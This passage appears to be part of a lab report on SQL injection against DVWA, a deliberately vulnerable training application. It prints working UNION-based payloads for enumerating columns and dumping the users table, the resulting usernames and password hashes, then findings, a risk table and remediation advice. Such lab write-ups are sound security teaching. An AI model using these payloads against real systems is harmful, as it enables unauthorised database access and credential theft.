
Result

Several database tables were successfully enumerated.

The **users** table was identified as the primary target because it stores authentication data.

Screenshot

Database Table Enumeration



8.7 Column Enumeration

Payload

```
' UNION SELECT column_name,NULL
FROM information_schema.columns
WHERE table_name='users' #
```

Explanation

After identifying the users table, the next step was to discover its column names.

This was achieved by querying the `information_schema.columns` table, which stores metadata about every column in the database.

Important Columns Identified

- user
- password
- user_id
- first_name
- last_name
- avatar

These columns reveal the structure of the users table and indicate where authentication credentials are stored.

Screenshot

Users Table Columns

Jul 30 12:30 PM

loading page × +

sql/?id='+UNION+SELECT+column_name%2CNULL+FROM+information_schema.columns+WHERE+table_name%3D'users'+%2

er Exploit-DB Google Hacking DB

DVWA

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: USER
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: PASSWORD_ERRORS
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: PASSWORD_EXPIRATION_TIME
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: user_id
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: first_name
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: last_name
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: password
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: avatar
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: last_login
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: failed_login
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: role
Surname:

ID: ' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users' #
First name: account_enabled
Surname:
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

8.8 Extracting Data from Users Table

Payload

```
' UNION SELECT user,password FROM users#
```

Explanation

After identifying the required columns, a UNION-based SQL Injection query was executed to retrieve usernames and password hashes stored in the users table.

Result

Multiple user accounts were successfully displayed together with their password hashes.

Although the passwords were stored as hashes, the exposure of this information demonstrates the serious impact of SQL Injection vulnerabilities.

Screenshot

Extracted User Credentials

Jul 30 12:30 PM

page × +

='+UNION+SELECT+user%2Cpassword+FROM+users+%23&Submit=Submit#

exploit-DB Google Hacking DB

DVWA

Vulnerability: SQL Injection

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

User ID:

ID: ' UNION SELECT user,password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Username: admin
Security Level: Security Level: low
Locale: en
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA)

9. Findings

The assessment confirmed that DVWA is vulnerable to SQL Injection when running in Low Security mode.

The following issues were identified:

- User input was not properly validated.
 - SQL queries accepted malicious input.
 - Database tables were enumerated.
 - Database columns were discovered.
 - User credentials were extracted.
 - Sensitive information was exposed.
 - Authentication data could be accessed without authorization.
-

10. Risk Assessment

Vulnerability	Severity	Impact
SQL Injection	Critical	Complete database compromise
Database Enumeration	High	Information disclosure
User Credential Disclosure	Critical	Account compromise
Input Validation Failure	High	Unauthorized database access

11. Security Recommendations

To protect web applications from SQL Injection attacks, the following security controls should be implemented:

- Use parameterized SQL queries (Prepared Statements).
 - Validate and sanitize all user inputs.
 - Apply allow-list input validation.
 - Avoid displaying SQL error messages to users.
 - Implement the Principle of Least Privilege for database accounts.
 - Encrypt sensitive information using modern password hashing algorithms such as bcrypt or Argon2.
 - Deploy a Web Application Firewall (WAF).
 - Perform regular vulnerability assessments and penetration testing.
 - Keep application frameworks and database software updated.
 - Follow OWASP Secure Coding Guidelines throughout the software development lifecycle.
-

12. Conclusion

This practical assessment successfully demonstrated the exploitation of a SQL Injection vulnerability within the DVWA laboratory environment. By injecting malicious SQL statements, it was possible to bypass normal query behavior, enumerate database tables and columns, and retrieve sensitive user credentials stored in the database.

The exercise highlights the importance of secure coding practices, particularly the use of parameterized queries, robust input validation, and least-privilege database permissions. Organizations that fail to implement these controls risk unauthorized access to confidential data and potential compromise of their entire database infrastructure.

13. References

1. OWASP Top 10 – Injection (A03:2021)
2. OWASP SQL Injection Prevention Cheat Sheet
3. PortSwigger Web Security Academy – SQL Injection
4. DVWA Documentation
5. MySQL Documentation
6. Kali Linux Documentation
7. TryHackme –OWASP Top 10 – 2021(Injection section) (Free Room)
8. DVWA (SQL Injection module)
9. Video: “SQL Injection for Beginners (DVWA Walkthrough)”
10. Video: “SQL Injection UNION attack tutorial”